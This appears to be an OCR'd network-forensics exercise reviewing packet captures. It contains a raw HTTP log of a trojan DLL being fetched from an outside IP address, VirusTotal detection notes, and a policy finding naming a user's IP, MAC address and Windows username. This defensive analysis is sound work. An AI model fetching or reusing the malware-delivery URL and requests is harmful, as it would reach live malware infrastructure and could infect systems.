
June11.dll Trojan Download

- HTTP Stream between 10.5.12.203 and 205.185.125.104
- GET Request/Response returns 302 code, browser redirect

```
GET /pQBtWj HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C;
.NET4.0E)
Host: 205.185.125.104
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx
Date: Fri, 12 Jun 2020 17:15:19 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0
Expires: 0
Last-Modified: Fri, 12 Jun 2020 17:15:19 GMT
Location: http://205.185.125.104/files/june11.dll
Pragma: no-cache
Set-Cookie: _subid=3mmhfnd8jp;Expires=Monday, 13-Jul-2020 17:15:19 GMT;Max-Age=2678400;Path=/
Access-Control-Allow-Origin: *

GET /files/june11.dll HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C;
.NET4.0E)
Host: 205.185.125.104
Connection: Keep-Alive
Cookie: _subid=3mmhfnd8jp

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 12 Jun 2020 17:15:19 GMT
Content-Type: application/octet-stream
Content-Length: 563032
Last-Modified: Thu, 11 Jun 2020 22:34:56 GMT
Connection: keep-alive
ETag: "5ee2b190-89758"
X-Content-Type-Options: nosniff
Accept-Ranges: bytes
```


June11.dll Trojan Download


- Large file download shown in 456 different TCP segments
- Next few packets show POST Requests, malware communicating with obviously unknown server/site after download




June11.dll Trojan Download

- Uploaded to Virustotal.com, triggered on 56 different engines
- One of the contacted domains shows in Wireshark pcap right after the download









Downloading an unauthorized Torrent Application

- IP address 10.0.0.201
- MAC address 00:16:17:18:66:c8
- Windows username elmer.blanco
- OS version windows 10 (Windows NT 10.0 release version)

This user downloaded a Ubuntu Torrent file from the Torrent.ubuntu.com web page

This is unauthorized use by company policy it violates their right to use software agreement




The End